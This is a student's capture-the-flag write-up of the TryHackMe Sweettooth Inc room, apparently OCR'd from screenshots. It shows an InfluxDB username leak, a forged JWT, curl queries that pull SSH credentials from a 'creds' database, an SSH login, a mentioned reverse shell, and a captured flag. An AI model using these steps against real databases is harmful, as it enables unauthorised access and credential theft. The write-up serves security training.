Sweettooth INC: TRYHACKME

Name: Daniel Mwendwa Mwithui

ADM NO. CS-SA04-23080

Program: Security Analyst


Date of submission:14th July2023

Introduction

In this report, we will be simulating attack on influx database in sweettooth module from TryHackMe. We will delve into the world of ethical hacking by exploring a simulated environment that allows us to practice and enhance our cybersecurity skills. SweetTooth Inc. is a fictional company that has recently faced security breaches, and your task is to analyze and identify vulnerabilities within their systems. By doing so, we will learn how to detect and exploit potential weaknesses, strengthening our understanding of security concepts and techniques.


Sweettooth Inc

Doing a TCP nmap scan, we can view the services running. The database is running on port 8086



```
QUITTING!
root@ip-10-10-21-49:~# nmap -sV -sT 10.10.207.168

Starting Nmap 7.60 ( https://nmap.org ) at 2023-07-13 1
6:22 BST
Nmap scan report for ip-10-10-207-168.eu-west-1.compute
.internal (10.10.207.168)
Host is up (0.00030s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
111/tcp  open  rpcbind 2-4 (RPC #100000)
2222/tcp open  ssh     OpenSSH 6.7p1 Debian 5+deb8u8 (p
rotocol 2.0)
8086/tcp open  http    InfluxDB http admin 1.3.0
MAC Address: 02:D2:89:FD:AD:D9 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrec
t results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.82 sec
onds
root@ip-10-10-21-49:~# 
```

Browsing http://<target-ip>port/debug/requests , we can check out the username.




It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

```
▾ o5yY6yya:127.0.0.1:
    writes:         2
    queries:        2
```

Generating jwt tokens

Here we are going to generate JWT token. JWTs are commonly used for authentication and authorization purposes in web applications and APIs. We are also going to set expiration time from epoch time converter. See the screenshot below.



The current Unix epoch time is 1628320219


Convert epoch to human-readable date and vice versa

1628320175 Timestamp to Human date [batch convert]

Supports Unix timestamps in seconds, milliseconds, microseconds and nanoseconds.

Yr 2023 - Mon 8 - Day 7 Hr 7 : Min 9 : Sec 35 AM GMT Human date to Timestamp

Epoch timestamp: 1691392175
Timestamp in milliseconds: 1691392175000
Date and time (GMT): Monday, August 7, 2023 7:09:35 AM
Date and time (your time zone): Monday, August 7, 2023 3:09:35 AM GMT-04:00



```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.ey
J1c2VybmFtZSI6Im81eVk2eXlhIiwiZXhwIjoxN
jkxMzkyMTc1fQ.zchVlVXyixCtXMdbtsQz8JwCC
e8LB3_LmH9iE7owqlk
```

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```


PAYLOAD: DATA

```
  "username": "o5yY6yya",
  "exp": 1691392175
}
```

VERIFY SIGNATURE


```
HMACSHA256(
```

After generating the JWT token, we are going to authenticate. We can do this through burpsuite or curl. In this report we are going to use curl. We are going to use SHOW databases command to view the databases running.




```
└─$ sudo curl -G "http://10.10.27.73:8086/query" --data-urlencode "q=SHOW DATABASES" --header "Authorization: Bearer eyJhbGci
OiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Im81eVk2eXlhIiwiZXhwIjoxNjkxMzkyMTc1fQ.zchVlVXyixCtXMdbtsQz8JwCCe8LB3_LmH9iE7owq
lk"
{"results":[{"statement_id":0,"series":[{"name":"databases","columns":["name"],"values":[["creds"],["docker"],["tanks"],["mix
er"],["_internal"]]}]}]}
```

To query from tank database, we are going to modify the above command and use grep to view temperature. The SHOW series command helps us get the columns in the tank database. It is important to note that we will need to convert the unix timestamp provided to RFC using epoch time converter.




```
└─$ sudo curl -G "http://10.10.27.73:8086/query" --data-urlencode "q=SHOW SERIES ON tanks" --header "Authorization: Bearer ey
JhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImB1eVk2eXlhIiwiZXhwIjoxNjkxMzkyMTc1fQ.zchVlVXyixCtXMdbtsQz8JwCCe8LB3_LmH9
iE7owqlk"
{"results":[{"statement_id":0,"series":[{"columns":["key"],"values":[["fruitjuice_tank"],["gelatin_tank"],["sugar_tank"],["wa
ter_tank"]]}]}]}
```




```
0:00Z",94.43,20.06],["2021-05-17T16:00:00Z",94.58,20.99],["2021-05-17T17:00:00Z",94.35,23.34],["2021-05-17T18:00:00Z",94.97,2
1.51],["2021-05-17T19:00:00Z",92.64,20.79],["2021-05-17T20:00:00Z",93.72,21.27],["2021-05-17T21:00:00Z",92.77,23.85],["2021-0
5-17T22:00:00Z",94.74,21.57],["2021-05-17T23:00:00Z",92.94,21.37],["2021-05-18T00:00:00Z",94.82,23.69],["2021-05-18T01:00:00Z
",94.24,20.82],["2021-05-18T02:00:00Z",94.88,20.62],["2021-05-18T03:00:00Z",94.36,23.83],["2021-05-18T04:00:00Z",93.59,23.5],
["2021-05-18T05:00:00Z",93.7,22.41],["2021-05-18T06:00:00Z",94.67,21.99],["2021-05-18T07:00:00Z",92.32,21.29],["2021-05-18T08
:00:00Z",93.06,21.93],["2021-05-18T09:00:00Z",92.33,21.65],["2021-05-18T10:00:00Z",94.22,23.9],["2021-05-18T11:00:00Z",93.25,
21.42],["2021-05-18T12:00:00Z",93.44,22.09],["2021-05-18T13:00:00Z",94.29,20.55],["2021-05-18T14:00:00Z",94.29,22.5],["2021-0
5-18T15:00:00Z",92.98,20.46],["2021-05-18T16:00:00Z",94.17,21.18],["2021-05-18T17:00:00Z",93.43,21.62],["2021-05-18T18:00:00Z
",93.96,20.38],["2021-05-18T19:00:00Z",92.89,23.42],["2021-05-18T20:00:00Z",92.51,23.82],["2021-05-18T21:00:00Z",93.8,22.2],[
"2021-05-18T22:00:00Z",94.4,21.09],["2021-05-18T23:00:00Z",94.96,21.5],["2021-05-19T00:00:00Z",93.33,23.02],["2021-05-19T01:0
0:00Z",92.63,22.32],["2021-05-19T02:00:00Z",92.96,22.5],["2021-05-19T03:00:00Z",94.26,21.86],["2021-05-19T04:00:00Z",94.81,21
.71],["2021-05-19T05:00:00Z",92.58,23.38],["2021-05-19T06:00:00Z",92.76,20.97],["2021-05-19T07:00:00Z",93.87,23.41],["2021-05
-19T08:00:00Z",92.24,20.05],["2021-05-19T09:00:00Z",93.35,20.24],["2021-05-19T10:00:00Z",93.35,20.65],["2021-05-19T11:00:00Z"
,94.59,23.39],["2021-05-19T12:00:00Z",92.04,22.33],["2021-05-19T13:00:00Z",94.33,23.73],["2021-05-19T14:00:00Z",92.12,23.7],[
"2021-05-19T15:00:00Z",94.76,23.94],["2021-05-19T16:00:00Z",94.33,22.3],["2021-05-19T17:00:00Z",94.47,23.51],["2021-05-19T18:
00:00Z",94.42,21.15],["2021-05-19T19:00:00Z",94.61,21.24],["2021-05-19T20:00:00Z",93.69,21.62],["2021-05-19T21:00:00Z",93.77,
20.77],["2021-05-19T22:00:00Z",93.85,22.11],["2021-05-19T23:00:00Z",94.45,20.77],["2021-05-20T00:00:00Z",93.33,20.71],["2021-
05-20T01:00:00Z",92.71,22.51],["2021-05-20T02:00:00Z",93.88,21.17],["2021-05-20T03:00:00Z",93.85,20.8],["2021-05-20T04:00:00Z
",93.99,20.25],["2021-05-20T05:00:00Z",92.12,20.78],["2021-05-20T06:00:00Z",94.08,23.63],["2021-05-20T07:00:00Z",94.99,22.37]
,["2021-05-20T08:00:00Z",94.96,20.86],["2021-05-20T09:00:00Z",92.63,20.92],["2021-05-20T10:00:00Z",93.52,22.1],["2021-05-20T1
1:00:00Z",94.97,20.61],["2021-05-20T12:00:00Z",93.17,22.34],["2021-05-20T13:00:00Z",94.91,22.76],["2021-05-20T14:00:00Z",94.3
,21.08],["2021-05-20T15:00:00Z",92.63,20.78]]}]}]}
```

To solve the next question, we are going to select the mixer database just like we did with the tank in the above example. We can view the columns in this database using the command below.




```
└─$ sudo curl -G "http://10.10.27.73:8086/query" --data-urlencode "q=SHOW SERIES ON mixer" --header "Authorization: Bearer ey
JhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImB1eVk2eXlhIiwiZXhwIjoxNjkxMzkyMTc1fQ.zchVlVXyixCtXMdbtsQz8JwCCe8LB3_LmH9
iE7owqlk"
{"results":[{"statement_id":0,"series":[{"columns":["key"],"values":[["mixer_stats"]]}]}]}
```

To filter out the results, we are going to use MAX() function. See the screenshot below.




```
└─$ sudo curl -G "http://10.10.27.73:8086/query?db=mixer" --data-urlencode "q=SELECT MAX(motor_rpm) FROM mixer_stats" --heade
r "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImB1eVk2eXlhIiwiZXhwIjoxNjkxMzkyMTc1fQ.zchVlVXy
ixCtXMdbtsQz8JwCCe8LB3_LmH9iE7owqlk"
{"results":[{"statement_id":0,"series":[{"name":"mixer_stats","columns":["time","max"],"values":[["2021-05-20T15:00:00Z",4875
]]}]}]}
```

The next question needs us to list the usernames we can find in the databases listed. From the listed databases, creds is most likely to store such credentials. Let us select it and SHOW SERIES to view its columns.




```
└─$ sudo curl -G "http://10.10.27.73:8086/query" --data-urlencode "q=SHOW SERIES ON creds" --header "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImB1eVk2eXlhIiwiZXhwIjoxNjkxMzkyMTc1fQ.zchVlVXyixCtXMdbtsQz8JwCCeBLB3_LmH9iE7owqlk"
{"results":[{"statement_id":0,"series":[{"columns":["key"],"values":[["ssh,user=uzJk6Ry98d8C"]]}]}]}
```

To get the password, we view the ssh column as shown below.




```
└─$ sudo curl -G "http://10.10.27.73:8086/query?db=creds" --data-urlencode "q=SELECT * FROM ssh" --header "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImB1eVk2eXlhIiwiZXhwIjoxNjkxMzkyMTc1fQ.zchVlVXyixCtXMdbtsQz8JwCCeBLB3_LmH9iE7owqlk"
{"results":[{"statement_id":0,"series":[{"name":"ssh","columns":["time","pw","user"],"values":[["2021-05-16T12:00:00Z",7788764472,"uzJk6Ry98d8C"]]}]}]}
```

Now since we have the username and password, we can login.




```
└─$ sudo ssh -p 2222 uzJk6Ry98d8C@10.10.27.73
uzJk6Ry98d8C@10.10.27.73's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
uzJk6Ry98d8C@4e104ca27dd2:~$ id
uid=1000(uzJk6Ry98d8C) gid=1000(uzJk6Ry98d8C) groups=1000(uzJk6Ry98d8C)
uzJk6Ry98d8C@4e104ca27dd2:~$ whoami
uzJk6Ry98d8C
```

Here now we are going to create a reverse shell and download it to our machine. After downloading it, we will execute the script with netcat listening on port 4545.




```
 (-1): Inappropriate ioctl for device
bash: no job control in this shell
root@4e104ca27dd2:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@4e104ca27dd2:/# pwd
pwd
/
root@4e104ca27dd2:/# cd /home
cld /home
root@4e104ca27dd2:/home# s
ls
uzJk6Ry98d8C
root@4e104ca27dd2:/home# cd uzJk6Ry98d8C
cd uzJk6Ry98d8C
root@4e104ca27dd2:~# ls
ls
data
meta.db
user.txt
wal
root@4e104ca27dd2:~# cat user.txt
cat user.txt
THM{V4w4FhBmtp4RFDti}
```

Next question we are going to root directory and cat root.txt



